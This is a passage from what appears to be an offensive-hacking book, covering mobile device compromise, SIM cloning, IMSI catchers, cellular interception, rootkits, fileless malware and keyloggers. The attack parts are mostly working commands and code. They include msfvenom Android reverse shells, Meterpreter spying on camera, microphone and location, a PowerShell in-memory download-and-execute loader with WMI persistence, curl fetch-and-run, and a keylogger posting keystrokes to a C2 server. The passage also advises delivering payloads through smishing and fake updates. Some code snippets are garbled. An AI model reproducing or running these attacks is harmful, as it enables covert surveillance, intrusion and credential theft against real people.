 5. Set up an Evil Twin with **wifiphisher**.
 6. Capture fake login credentials.
-

14.11. Defensive measures

- Use WPA3-Only and disable WPA2.
 - Disable WPS.
 - Filter by MAC (not foolproof, but adds friction).
 - Monitor networks to detect fake APs.
 - Change passwords regularly.
-

14.12. Close

Advanced wireless hacking is a field where technical creativity combines with social engineering. Attackers who master these techniques can break in without touching a single cable... and defenders who know them can anticipate them.

☐ **Ethical Black Hat Tip:** Never underestimate the range of your Wi-Fi antenna. Sometimes the enemy is even ~~nearby~~... but they are connected.

Chapter 15 – Hacking with Mobile Devices

Turning smartphones into digital weapons and high-value targets

15.1. Introduction

Mobile devices are now more than just phones: they are cameras, wallets, digital keys, and personal communication hubs. This makes them **priority attack vectors** and, at the same time, powerful platforms for offense and defense.

In this chapter, you will learn how to:

- Use a smartphone as a hacking tool.
- Compromise mobile devices in the lab.
- Explore vulnerabilities in Android and iOS.
- Use social engineering and network attacks to compromise mobile devices.
- Implement data persistence and exfiltration.

⚠ Everything must be executed **only in controlled environments and** with express consent.


15.2. Attack Scenarios and Offensive Use

Scenario	Description
Attack platform	Use the phone as a launch point for exploits.
Vulnerable target	Compromise a mobile device to extract data.
Network intermediary	Use tethering or hotspot to intercept traffic.

15.3. Hacking with Android

15.3.1. Installing Kali NetHunter

Kali NetHunter is a pentesting distribution for Android.



```
# On Android with root pkg
install wget
wget https://images.kali.org/nethunter/Nethunter-2023.3-arm64.zip #
Flash with TWRP
```

Allows you to run **nmap**, **metasploit**, **aircrack-ng** from your phone.

15.3.2. Use as Rogue AP

With NetHunter:

```
airmon-ng start wlan0
hostapd hostapd.conf
```

15.4. Hacking with iOS

15.4.1. Jailbreak for testing

Jailbreaking in a lab allows you to install tools that are not authorized by Apple.

- Checkra1n (for compatible devices).
- Install Terminal and **SSH**.

15.4.2. Useful tools

- **iRET**: security testing kit for iOS.
- **Frida**: real-time app manipulation.

15.5. Compromising Android devices

15.5.1. Payload with msfvenom

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 -o malicious-
app.apk
```

15.5.2. Configure listener in Metasploit

```
use exploit/multi/handler
set PAYLOAD android/meterpreter/reverse_tcp set
LHOST 192.168.56.10
set LPORT 4444
exploit
```


When installing the APK on the victim, a meterpreter session is obtained.

15.6. Compromising iOS Devices

In a jailbroken lab:

1. Install [OpenSSH](#).
2. Access with:

```
ssh root@IP_OF_IPHONE
```

3. Search for `datos` in `/var/mobile/Containers/Data/Application/`.
-

15.7. Attacks via Social Engineering

- **Fake apps**: imitate popular apps.
 - **SMS phishing (Smishing)**: link to malicious APK.
 - **Login screen cloning**: capture credentials.
-

15.8. Network attacks

15.8.1. Evil Twin

Set up a fake AP and capture traffic from connected mobile devices.

15.8.2. Intercept HTTP traffic

Use [mitmproxy](#) or [bettercap](#) to capture unencrypted data.

15.9. Persistence on mobile devices

- Android: background services that restart when the device is turned on.
- iOS: Cydia tweaks that load on every startup.

Example on Android:

```
public int onStartCommand(Intent intent, int flags, int startId) {  
    // Reconnect to control server  
}
```

15.10. Complete Practical Exercise

1. Install Kali NetHunter on rooted Android.

2. Generate APK payload with `msfvenom`.
 3. Configure listener and execute attack.
 4. Obtain remote access and list files.
 5. Extract contacts and messages (simulated).
 6. Document flow and mitigations.
-

15.11. Defensive measures

- Install apps only from official stores.
 - Disable installation from unknown sources.
 - Keep your system up to date.
 - Use a VPN to protect traffic on public networks.
 - Enable full device encryption.
-

15.12. Close

Mobile phones are the perfect combination of objective and tool. Mastering their offensive and defensive use allows you to understand the most widely used attack surface in the modern world.

☐ **Ethical Black-Hat Tip:** Treat every smartphone as if it were a laptop with full access to the ~~us~~ life... because it is.

Chapter 16 – SIM Cloning and IMSI Catcher Attacks

Intercepting and manipulating mobile identity like an undercover operator

16.1. Introduction

SIM cards are the heart of mobile identity: they contain the **IMSI** (International Mobile Subscriber Identity) and authentication keys that allow a device to connect to the operator's network. Cloning a SIM or intercepting its IMSI allows you to:

- Impersonate a user.
- Intercept calls and SMS messages.
- Bypass two-factor authentication (2FA).
- Geolocate a target.

In this chapter, you will learn how to:

- Extract data from a SIM card in a lab.
- Clone it onto a blank card.
- Set up an **IMSI Catcher** to capture mobile identities.
- Use SDR (Software Defined Radio) equipment for secure simulations.

⚠ This is illegal outside of a laboratory. Everything must be done with SIMs and private test networks.

16.2. Anatomy of a SIM card

Element	Description
IMSI	Unique subscriber identifier.
Ki	Secret key for authentication on the network.
ICCID	Unique number of the physical card.
MSISDN	Associated phone number.
SMS and contacts	Locally stored data.

16.3. Required hardware and software

- USB **SIM reader/writer**.
- Blank SIM card (programmable SIM).
- Lab SIM (not real).
- Tools: [pySim](#), [pySIM-prog](#), [Osmocom](#) for SDR.
- SDR: RTL-SDR or HackRF One.

16.4. SIM Data Extraction

1. Connect USB reader.
2. Use [pySIM-prog](#):

```
git clone https://github.com/osmocom/pysim cd  
pysim  
python3 pySim-prog.py -d /dev/ttyUSB0
```

This displays IMSI, ICCID, and optionally Ki (if not blocked by the operator).

16.5. Cloning a blank SIM

1. Obtain a blank SIM.
2. Write data:

```
python3 pySim-prog.py -d /dev/ttyUSB0 --write-imsi 001010123456789 --write-iccid  
89010012012341234567 --write-ki 00112233445566778899AABBCCDDEEFF
```

3. Insert the cloned SIM card into a lab phone and verify connection.

16.6. Introduction to IMSI Catchers

An **IMSI Catcher** simulates a base station (BTS) and forces nearby mobile phones to connect to it in order to capture their IMSI. In real life, they are used in police surveillance, espionage, and cybercrime.

16.7. Setting up a Laboratory IMSI Catcher

With SDR and OpenBTS

1. Install dependencies:

```
sudo apt install openbts yate yatebts
```

2. Configure private GSM range:

```
MCC=001  
MNC=01
```

3. Start base station:

```
sudo yate -s
```

4. View connected IMSIs:

```
telnet localhost 5038
```

16.8. IMSI Catcher attacks

- **IMSI capture**: identify nearby devices.
- **Encryption downgrade**: force 2G without encryption to intercept traffic.
- **SMS spoofing**: send messages as if they were from the operator.

Example of capture with **gr-gsm**:

```
grgsm_livemon
```

16.9. Complete Practical Exercise

1. Read data from a lab SIM card with **pySim**.

2. Clone to blank SIM.
 3. Configure OpenBTS as a private IMSI Catcher.
 4. Capture IMSI from a test phone.
 5. Analyze GSM traffic with Wireshark and `gr-gsm`.
-

16.10. Countermeasures

- Use 4G/5G and disable 2G on mobile phones.
 - Detect IMSI Catchers with monitoring apps (SnoopSnitch, Cell Spy Catcher).
 - Use end-to-end encryption in communications (Signal, WhatsApp).
 - Monitor unexpected changes in network level.
-

16.11. Conclusion

SIM cloning and the use of IMSI Catchers show that mobile security depends as much on infrastructure as it does on the device. An attacker who controls mobile identity controls much of the user's digital life.

▣ **Ethical Black-Hat TIP:** The best defense against these types of attacks is to migrate to technologies that allow security downgrades.

Chapter 17 – Remote Control of Mobile Devices (Android and iOS)

Taking control of a smartphone as if you were in its own hands

17.1. Introduction

Remotely controlling a mobile device means being able to:

- Execute commands.
- Extract data.
- Access the camera, microphone, and GPS.
- Manipulate files and applications.

In the hands of an attacker, this is equivalent to having the device in their hands 24/7. In the hands of an ethical researcher, it is a tool for penetration testing and mobile forensics.

In this chapter, we will see how to:

- Configure and deploy persistent payloads on Android and iOS.
- Use frameworks such as **Metasploit**, **Evil Droid**, and **iSpy**.
- Combine remote access with social engineering.
- Maintain control even after reboots (persistence).

⚠ Exercises using only lab devices and explicit permissions.

17.2. Laboratory Use Scenarios

Scenario	Objective
Mobile security audit	Assess device exposure.
Incident response training	Practice detection and blocking.
Remote forensic analysis	Extract data without prolonged physical access.

17.3. Remote control on Android

17.3.1. Payload generation with Metasploit

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 -o control.apk
```

17.3.2. Listener Configuration

```
msfconsole
use exploit/multi/handler
set PAYLOAD android/meterpreter/reverse_tcp set
LHOST 192.168.56.10
set LPORT 4444
exploit
```

When the APK is installed and runs on the device, you will get a **meterpreter** session.

17.3.3. Useful Meterpreter commands for Android

```
sysinfo
webcam_snap
record_mic
geolocate
download /sdcard/DCIM/photo.jpg
upload payload.sh /data/local/tmp/
```

17.4. Remote Control on iOS

17.4.1. Device Preparation

- Jailbreak in the lab.
- Install **OpenSSH** and configure access.

17.4.2. Remote Access via SSH

```
ssh root@IP_OF_IPHONE
```

Default password (if not changed in the lab): **alpine**.

17.4.3. Use of Specific Tools

- **iSpy** for remote control.
- **Frida** for real-time app manipulation.
- **libimobiledevice** for data management without iTunes.

Example of SMS message extraction:

```
idevicebackup2 backup ./backup  
sqlite3 ./backup/Library/SMS/sms.db "SELECT text FROM message;"
```

17.5. Persistence on Mobile Devices

Android

Modify the payload to run at startup:

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
```

In **MainActivity.java**:

```
public void onReceive(Context context, Intent intent) {  
    if (intent.getAction().equals(Intent.ACTION_BOOT_COMPLETED)) {  
        // Reconnect to the server  
    }  
}
```

iOS

- ♦ Install **tweak** in Cydia that runs script at startup. Use
 - ♦ **launchctl** to add persistent tasks.
-

17.6. Data exfiltration

From Android

```
meterpreter> download /sdcard/WhatsApp/Databases/msgstore.db
```

From iOS

```
scp  
root@IP_DEL_IPHONE:/private/var/mobile/Containers/Data/Application/com.whatsapp/ms  
gstore.db .
```

17.7. Attacks via Social Engineering

- Send the malicious APK or IPA disguised as a legitimate app.
- Use phishing SMS messages with a link to the installation.
- Integrate payload into fake updates.

17.8. Complete Practical Exercise

1. Prepare an Android device with a persistent payload.
2. Configure listener and establish connection.
3. Obtain geolocation, photos, and audio.
4. Upload file to device and execute it.
5. On iOS, extract messages and contacts via SSH.
6. Document the session and list executed commands.

17.9. Countermeasures

- Check permissions for installed apps.
- Use antivirus/mobile security modules.
- Block installation of apps from outside the official store.
- Monitor unusual outgoing connections.
- Keep your operating system up to date.

17.10. Close

Remote control of mobile devices combines social engineering, vulnerability exploitation, and persistence. Mastering it in the lab allows you to detect, mitigate, and eradicate these types of threats in real-world environments.

❑ **Ethical Black Hat Tip:** A controlled smartphone is an open window into a person's entire digital life. Protecting it must be an absolute priority.

Chapter 18 – Android as an Attack Platform

Turning a smartphone into a portable, autonomous offensive kit

18.1. Introduction

An Android smartphone, especially if **rooted**, can be transformed into a complete attack platform capable of performing penetration tests, sniffing, exploitation, and remote control without the need for a laptop. Its size, autonomy, and connectivity make it an ideal tool for:

- Discreet audits.
- Field operations.
- Quick tests without deploying heavy infrastructure.

In this chapter, you will learn how to:


- Configure Android for pentesting.
- Install and use **Kali NetHunter** and **Termux**.
- Run hacking tools directly on your mobile device.
- Integrate external devices (Wi-Fi antennas, SDR).
- Launch attacks from Android to networks, applications, and devices.

18.2. Environment Preparation

Element	Recommendation
Phone model	Preferably compatible with NetHunter (OnePlus, Nexus, Pixel).
Root	Full access required for advanced features.
ROM	LineageOS or updated stock Android.
Storage	Minimum 32 GB free for tools and screenshots.
Access	OTG cable, USB-C adapters, Wi-Fi antenna compatible with monitor mode, SDR (HackRF One or RTL-SDR).

18.3. Installing Kali NetHunter

1. Download the appropriate image from <https://www.kali.org/get-kali/#kali-mobile>.
2. Flash with TWRP:



```
adb reboot bootloader  
fastboot flash recovery twrp.img
```

3. Install NetHunter ZIP from TWRP.
4. Reboot and open the NetHunter app.

18.4. Using Termux for Hacking

Installation:

```
pkg update && pkg upgrade  
pkg install git python nmap hydra metasploit
```

Termux allows:

- Network scanning.
- Brute force attacks.
- Python and Bash script execution.

18.5. Network scanning from Android

Example with **nmap**:

```
nmap -A 192.168.1.0/24
```

Example with **netdiscover**:

```
netdiscover -r 192.168.1.0/24
```

18.6. Hacking Wi-Fi from Android

With NetHunter and a Wi-Fi USB adapter:

```
airmon-ng start wlan1  
airodump-ng wlan1mon  
aireplay-ng --deauth 5 -a <BSSID> -c <CLIENT>  
wlan1mon aircrack-ng capture.cap -w rockyou.txt
```

18.7. Web attacks from Android

Using **sqlmap** in Termux:

```
sqlmap -u "http://objetivo.com/product.php?id=1" --dbs
```

Intercept traffic with **mitmproxy**:

```
mitmproxy --listen-port 8080
```

18.8. SDR integration for radio frequency captures

Connect an **RTL-SDR** via OTG:

```
pkg install rtl-sdr  
rtl_fm -f 100M -M fm -s 200k -r 48k - | aplay -r 48k -f S16_LE
```

This allows radio and GSM bands to be monitored in the laboratory.

18.9. Using Android as a C2 (Command and Control) Server

With **Ngrok**:

```
pkg install unzip  
wget https://bin.equinox.io/c/ngrok/ngrok-stable-linux-arm.zip unzip  
ngrok-stable-linux-arm.zip  
./ngrok tcp 4444
```

This exposes a port on your Android device to the Internet for remote control.

18.10. Complete Practical Exercise

1. Install NetHunter on rooted Android.
2. Connect Wi-Fi adapter and capture WPA2 handshake.
3. Crack the key on the mobile device itself.
4. Use **sqlmap** to detect SQLi on a lab site.
5. Configure Ngrok to receive a reverse shell on Android.

18.11. Advantages and Limitations

Advantages:

- Portable and discreet.
- Low energy consumption.
- Can function as a standalone attack node.

Limitations

- Limited CPU power compared to a laptop.
 - Incompatibility with some drivers.
 - Limited space for large dictionaries or captures.
-

18.12. Defensive Measures

- Monitor outgoing traffic from Android devices.
 - Disable OTG ports if not necessary.
 - Avoid rooting production devices.
 - Use MDM (Mobile Device Management) for corporate control.
-

18.13. Conclusion

A well-configured Android is a portable pentesting tool that fits in your pocket. Mastering it allows you to execute quick and discreet operations without deploying large teams.

□ **Ethical Black Hat Tip:** An attacker with a rooted phone can carry a complete arsenal in their pocket. As a defender, you must assume that anyone who connects to your network could do the same.

Chapter 19 – SIM Cloning: Advanced Scenarios

Combined operations and mobile identity persistence for controlled environments

19.1. Introduction

In Chapter 16, we looked at **basic SIM cloning** and the use of IMSI Catchers in a lab environment. Now we will take these techniques to the next level, combining cloning, remote control, and persistence to simulate complex mobile espionage operations.

These advanced scenarios are useful for:

- **Mobile network resilience testing.**
- **Training forensic teams** in cloning identification.
- **Simulation of high-level attacks** for response training.

⚠ Everything described here is illegal outside of controlled test environments and with express authorization.

19.2. Advanced Laboratory Scenarios

Scenario	Description
+ r C2 Cloning	Cloned SIM that connects to a command and control server.
+ IMSI Catcher Cloning	Combined use to capture and replicate new identities.
Rotating cloning	Alternation between multiple cloned SIM cards to evade detection.

19.3. Hardware and Software

- USB SIM reader/writer.
 - Programmable blank SIM.
 - Laboratory SIM (source).
 - `pySim` and `osmocom` for programming.
 - SDR (HackRF One or USRP) for IMSI Catcher.
 - Rooted Android device with NetHunter for C2 control.
-

19.4. Cloning with Persistence

Traditional cloning generates an identical SIM, but as soon as the operator detects location anomalies or simultaneous connections, it can block it.

For laboratory purposes, we can simulate persistence:

1. Clone the lab SIM to a target.
2. Configure the device with a connection to C2 for periodic reconnection.
3. Use scripts that send data to the server even when the device is inactive.

Example script on Android (Termux):

```
while true; do
    curl -X POST http://192.168.56.10/report --data "IMEI=$(getprop
ro.serialno)&IMSI=$(service call iphonesubinfo 7)"
    sleep 300
done
```

19.5. + Cloning IMSI Catcher

This scenario simulates an attacker who:

1. Uses IMSI Catcher to capture IMSI/Ki from new SIM cards (in a lab).
2. Automatically programs blank SIMs.
3. Connects those SIMs to devices that report location to C2.

Basic flow:

```
IMSI Catcher → IMSI/Ki extraction → pySim for cloning → Insertion into device → C2
```

19.6. Rotating cloning

Technique used to evade detection by connection patterns:

- Keep 3 or more cloned SIM cards with the same identity.
- Activate them at different times to simulate real movement.
- Change the physical device for each clone.

In the lab:

1. Program several blank SIM cards with the same data.
2. Switch them between phones at regular intervals.
3. Record traffic in the simulated network core to study patterns.

19.7. Complete Lab Example

Step 1: Capture IMSI from a lab SIM

```
python3 pySim-read.py -d /dev/ttyUSB0
```

Save IMSI and Ki.

Step 2: Program blank SIM

```
python3 pySim-prog.py -d /dev/ttyUSB0 --write-imsi 001010123456789 --write-iccid  
89010012012341234567 --write-ki 00112233445566778899AABBCCDDEEFF
```

Step 3: Configure C2 connection on the phone with the cloned SIM

Use Ngrok to expose the control service.

Step 4: Record activity

With Flask server in Python:

```
from flask import Flask, request  
app = Flask(__name__)
```

```
@app.route('/report', methods=['POST']) def
report():
    print(request.form)
    return "OK"
```

19.8. Using SDR for Traffic Analysis

With `gr-gsm`:

```
grgsm_livemon
```

Capture and analyze traffic from the private GSM network to verify cloned SIM connections.

19.9. Advanced Countermeasures

- **Mutual 4G/5G authentication** that prevents traditional cloning.
 - Detection of **impossible connection patterns** (distant locations in a short period of time).
 - Alerts in case of **multiple IMEIs** for the same IMSI.
 - Monitoring of unusual changes in visited cells.
-

19.10. Complete Practical Exercise

1. Set up a private GSM lab with OpenBTS.
 2. Capture IMSI and Ki from test SIM.
 3. Clone to blank SIM.
 4. Configure C2 to receive periodic data.
 5. Perform SIM rotation and record behavior on the network.
 6. Analyze patterns to train detection.
-

19.11. Close

SIM cloning in advanced scenarios shows the destructive potential of this vector when combined with other attacks. Practicing it in controlled environments allows defenses to be developed that go beyond basic blocking.

□ **Ethical Black Hat Tip:** In mobile security, it is not enough to block a cloned SIM; you have to identify the initial vector and close the door for good.

Chapter 20 – Man in the Middle in Mobile Networks

Intercepting and manipulating cellular communications in controlled environments

20.1. Introduction

Man-in-the-Middle (MitM) in mobile networks consists of positioning oneself between the device and the base station to:

- Intercept voice, SMS, and data traffic.
- Manipulate content in transit.
- Force connections to less secure protocols (downgrade).

This type of attack is mainly carried out with **IMSI Catchers** and **fake BTS**. In real environments, it is a technique used by intelligence agencies, but in the lab it is a key tool for:

- Testing the resilience of mobile infrastructure.
- Training forensic teams.
- Simulating espionage attacks.

⚠ Everything described above must **only** be done on private networks and with lab SIM cards.

20.2. Principles of Cellular MitM

- **Fake BTS**: the attacker simulates a base station to which nearby devices connect.
- **Downgrade Attack**: force a 4G/5G mobile device to use 2G or 3G, which have weak or no encryption.
- **Signal interception**: capture voice and data traffic.
- **Traffic injection**: insert fake messages or modify existing ones.

20.3. Laboratory requirements

Element	Function
SDR (HackRF One / USRP B210)	Transmission and reception of GSM/UMTS/LTE signals.
OpenBTS or srsLTE	Software for setting up a private BTS.
Lab SIMs	Avoid use of real lines.
GSM antenna	Mobile signal transmission/reception.
Wireshark+ gr-gsm	Captured traffic analysis.

20.4. Setting up the fake BTS

Installing OpenBTS


```
sudo apt update
sudo apt install openbts yate yatebts
```

Configure in `/etc/OpenBTS/openbts.db`:

```
GSM.Radio.Band: GSM850
GSM.Radio.CO: 128
Control.LUR.OpenRegistration: 1
```

Start service:

```
sudo OpenBTS
```

20.5. IMSI capture and authentication

With the fake BTS operational:

```
telnet localhost 49300 show
subscribers
```

This lists the IMSIs of connected devices.

20.6. Encryption Downgrade

In 2G, A5/0 encryption means **no encryption**. Configure OpenBTS to force A5/0:

```
Control.Cipher: 0
```

This way, all traffic travels unencrypted and can be captured.

20.7. Intercepting Traffic

With `gr-gsm`:

```
grgsm_livemon
```

With Wireshark:

- Configure the virtual interface for `gr-gsm`.
- Filter by `gsm_sms` or `gsm_a`.

20.8. Traffic manipulation

In unencrypted GSM networks, it is possible to:

- **Inject fake SMS messages:**

```
send sms &lt;IMSI> "This is a test message"
```

- **Modify data** in transit if IP traffic is intercepted.

20.9. MitM LTE and 5G

MitM in LTE/5G is more complex because encryption is mandatory, but the following can be applied:

- **Fake repeaters** that lower signal quality and force 3G/2G.
- **Fake eNodeB** with `srsLTE`:

```
sudo srsepc sudo  
srsenb
```

20.10. Complete Practical Exercise

1. Set up OpenBTS with HackRF on GSM850.
2. Connect the lab SIM to the fake BTS.
3. Capture IMSI and force A5/0 encryption.
4. Intercept a test SMS sent from another device.
5. Inject a fake message.
6. Document results and analyze traffic in Wireshark.

20.11. Countermeasures

- **Disable 2G** on devices whenever possible.
- Use **end-to-end encryption** for messages and calls.
- Monitor connections to unknown BTS.
- Implement **IMSI catcher detection** on the network.

20.12. Close

MitM in mobile networks is a high-impact technique that, in the lab, allows you to assess users' true exposure to advanced attacks. Mastering it is key to designing effective defenses against digital espionage.

❏ **Ethical Black Hat Tip:** if you can intercept your enemy's network, you can see and shape their world... but only in a lab.

Chapter 21 – Invisible Rootkits

Absolute and stealthy control of the operating system

21.1. Introduction

A **rootkit** is a type of software designed to obtain and maintain privileged access to a system while hiding its presence. In an offensive context (authorized pentesting), it is used to:

- Maintain persistent access.
- Evade detection by antivirus or EDR.
- Manipulate processes, files, and traffic.

In real cyberattacks, rootkits are part of long-term operations (APT). In the lab, they are essential for learning how to detect and remove them.

21.2. Types of Rootkits

Type	Level	Example
User Mode	Intercepts API calls	Rootkit in Python or DLL hook.
Kernel mode	Manipulates kernel calls	Rootkit in C that modifies <code>sys_call_table</code> .
Firmware	In BIOS/UEFI or devices	Malware in disk firmware.
Bootkits	Loaded before the OS	Modified MBR for payload loading.

21.3. Laboratory environment

- Virtual machine with **Linux** (for kernel mode).
- **GCC** compiler and kernel headers.
- Analysis tools: `chkrootkit`, `rkhunter`, Volatility.
- Windows environment for testing hooks in DLLs (user mode).

21.4. Rootkit in User Mode (Example in Python)

Intercept `ls` command to hide files:

```
import os

def modified_ls():
    output = os.popen('ls').read().split('\n')
    filtered_output = [f for f in output if 'secret.txt' not in f]
    print('\n'.join(filtered_output))

ls_modified()
```

This example is basic, but in C or C++ it could be injected into processes to affect the entire system.

21.5. Rootkit in Kernel Mode (Linux)

Basic module in C:

```
#include
<linux/module.h>
#include
<linux/kernel.h>

int init_module(void) {
    printk(KERN_INFO "Rootkit loaded\n"); return
    0;
}

void cleanup_module(void) {
    printk(KERN_INFO "Rootkit unloaded\n");
}

MODULE_LICENSE("GPL");
```

Compile:

```
make -C /lib/modules/$(uname -r)/build M=$(pwd) modules
```

Insert:

```
sudo insmod rootkit.ko
```

21.6. Hiding Processes

Modify the `getdents` syscall so that it does not show processes with a specific name. In real rootkits, `sys_call_table` is manipulated.

21.7. Rootkit in Windows (DLL Hooking)

Use API Hooking to intercept functions from `kernel32.dll` or `ntdll.dll`:

```
// CreateFileA hook to block reading of specific file
```

The hook is installed by injecting DLL into the target process with `CreateRemoteThread`.

21.8. Persistence

- **Linux:** add module to `/etc/modules` or script in `/etc/rc.local`.
 - **Windows:** modify keys `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`.
-

21.9. Complete Practical Exercise

1. Create a user mode rootkit that hides files.
 2. Create a kernel mode rootkit that prints a message when it loads.
 3. Install both on a Linux VM.
 4. Detect with `chkrootkit` and `rkhunter`.
 5. Document evasion and detection.
-

21.10. Detection and removal

- **Tools:** `chkrootkit`, `rkhunter`, Volatility for memory analysis.
 - **Bootkits:** reinstall MBR and system.
 - **Firmware:** flash original firmware.
-

21.11. Closing

Rootkits are silent persistence weapons. In a lab, understanding how they work allows you to detect much more complex versions in real environments.

□ **Ethical Black Hat Tip:** A well-designed rootkit can go undetected for years... but it should only live in your lab.

Chapter 22 – Fileless Malware

The art of attacking without leaving traces on disk

22.1. Introduction

Fileless malware is a type of threat that does not write malicious files to disk, operating almost exclusively from memory. This makes it extremely difficult to detect with traditional antivirus software that relies on file scanning.

In an **authorized pentesting** context, fileless malware is ideal for:

- Quick and discreet operations.
- Live memory detection testing.
- Simulation of high-level attacks (APT).

In real attacks, it is used by groups such as **FIN7** or **APT29** for long-term infiltrations.

22.2. Key Features

- **Evasion**: leaves no binaries on disk.
 - **Memory persistence**: disappears after reboot if no additional mechanisms are implemented.
 - **Common vector**: PowerShell, WMI, macros, Office scripts.
 - **RAM load**: encrypted binaries that are decrypted at runtime.
-

22.3. Laboratory environment

- Windows 10/11 on a virtual machine.
 - PowerShell enabled.
 - Python 3 for auxiliary scripts.
 - Memory detection tools: Sysmon, Volatility, Mimikatz (for reading in memory).
-

22.4. Example of a fileless attack with PowerShell

Script that downloads and executes payload in memory:

```
$payload= (New-Object
Net.WebClient).DownloadData('http://192.168.1.10/payload.exe')
$mem      = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($payload.Length)
[System.Runtime.InteropServices.Marshal]::Copy($payload, 0, $mem, $payload.Length)
$func =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($mem,
(Add-Type -MemberDefinition '[UnmanagedFunctionPointer(CallingConvention.StdCall)] public
delegate int Execute();' -Name Win32 -Namespace Native -PassThru))
$func.Invoke()
```

This code never saves `payload.exe` to disk.

22.5. Fileless using WMI (Windows Management Instrumentation)

- **Persistence**: create a WMI event that executes a command on each startup.
-

```
$cmd = "powershell -nop -w hidden -c IEX (New-Object
Net.WebClient).DownloadString('http://192.168.1.10/script.ps1')"
$filter= Set-WmiInstance -Class EventFilter -Namespace "root\subscription" - Arguments @{
    Name      = 'FilelessTrigger'
    EventNamespace= 'root\cimv2'
    Query= "SELECT * FROM InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_ComputerSystem'"
    QueryLanguage= 'WQL'
}
$consumer= Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments @{
    Name = 'FilelessConsumer'
    CommandLineTemplate= $cmd
}
Set-WmiInstance -Namespace "root\subscription" -Class FilterToConsumerBinding - Arguments
@{
    Filter = $filter
    Consumer= $consumer
}
```

22.6. Fileless in Linux (Bash+ /dev/shm)

In Linux, we can load binaries into memory using `/dev/shm`:

```
curl http://192.168.1.10/payload -o /dev/shm/p
chmod +x /dev/shm/p
/dev/shm/p
```

`/dev/shm` is temporary storage in RAM, which disappears after a reboot.

22.7. Delivery Techniques

- **Macro phishing**: downloads payload to memory via PowerShell.
- **RCE exploitation in web services**: direct shellcode injection into memory.
- **Credential exploitation**: use of scripts in memory to execute commands on other systems.

22.8. Complete Practical Exercise

1. Create a PowerShell script that downloads a payload from an HTTP server in Kali.
2. Run the script in Windows Lab and verify that no file is created on disk.
3. Use Volatility to analyze RAM and detect the presence of the payload.
4. Modify script to add WMI persistence.
5. Document detection and removal.

22.9. Detection

- **Monitor PowerShell commands** with extended logging.
- **Sysmon** to capture memory events.
- **Volatility** for RAM forensic analysis:

```
volatility -f memory.vmem malfind
```

22.10. Countermeasures

- Restrict PowerShell and WMI execution.
- Apply AppLocker or whitelists.
- Monitor suspicious outgoing connections.
- Use EDR with behavior detection.

22.11. Close

Fileless malware is a perfect weapon for discreet lab operations. In real-world environments, detecting it requires an advanced approach focused on memory and behavior, not just files.

☐ **Ethical Black-Hat Tip:** An attack that never touches the disk is like a ghost: if you don't know where to look, you won't even know it was there.

Chapter 23 – Undetectable Keyloggers


Silent capture of every keystroke

23.1. Introduction

A **keylogger** is software or hardware designed to record a user's keystrokes. In **authorized pentesting** environments, it is used to:

- Simulate credential theft.
- Evaluate the effectiveness of anti-malware controls.
- Test the detection capabilities of EDR and SIEM.

In real attacks, keyloggers are often part of espionage campaigns, banking malware, and APTs.

 Everything described here must **only** be carried out in controlled laboratory environments.

23.2. Types of Keyloggers

Type	Level	Example
User Mode Software	Intercepts keyboard events from the operating system	Python, C#, AutoHotkey
Kernel Mode Software	Captures directly from the keyboard controller	Kernel modules
Hardware	Physical device between keyboard and PC	USB Keylogger
Network-based	RDP/VNC traffic capture	Wireshark+ r filters

23.3. Laboratory environment

- VM with Windows 10 and Linux.
- Python 3.
- Administrator permissions to install hooks.
- Detection tools: Sysmon, Wireshark, Volatility.

23.4. Keylogger in Python (Windows)

```
from pynput import keyboard

def on_press(key):
    try:
        with open("registro.txt", "a") as f:
            f.write('{0} '.format(key.char))
    except AttributeError:
        with open("log.txt", "a") as f:
            f.write('{0} '.format(key))

with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```

Notes:

- Use the `pynput` library (`pip install pynput`).
- In stealth mode, the file can be saved in hidden temporary paths.

23.5. Keylogger on Linux (C+ r X11)

```
#include
<X11/Xlib.h>
#include
<X11/keysym.h>
#include <stdio.h>

int main() {
    Display *d= XOpenDisplay(NULL);
```

```
char keys[32];
while (1) {
    XQueryKeymap(d, keys);
    // Process keys here
}
}
```

Compile:

```
gcc keylogger.c -o keylogger -lX11
```

23.6. Keylogger in Kernel Mode (Linux)

Driver-level capture:

- Hook `keyboard_notifier` functions in kernel.
- Requires C module and root privileges.

23.7. Stealthy Persistence

- Windows: add entry in `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`.
- Linux: add script to `~/.config/autostart/`.
- Obfuscate process name to appear legitimate.

23.8. Data exfiltration

Send the captured keystrokes to a C2 server:

```
import requests

def send(data):
    requests.post("http://192.168.1.10/captura", data={"k": data})
```

On the server (Flask):

```
from flask import Flask, request
app = Flask(name)

@app.route('/capture', methods=['POST'])
def capture():
    print(request.form['k'])
    return "OK"
```

23.9. Complete Practical Exercise

1. Create a keylogger in Python.
 2. Run it on Windows VM.
 3. Configure Flask server in Kali to receive keystrokes.
 4. Check capture of fictitious credentials.
 5. Test detection with Sysmon and Volatility.
-

23.10. Detection and Mitigation

- **Sysmon**: monitor creation of suspicious processes.
 - **EDR**: alert for hooks in keyboard API.
 - **Volatility**: search for injections in active processes.
 - **Hardware**: physical inspection to detect intermediate devices.
-

23.11. Shutdown

Keyloggers are classic digital espionage tools. In controlled pentesting, they allow you to test an organization's detection and response to persistent and silent threats.

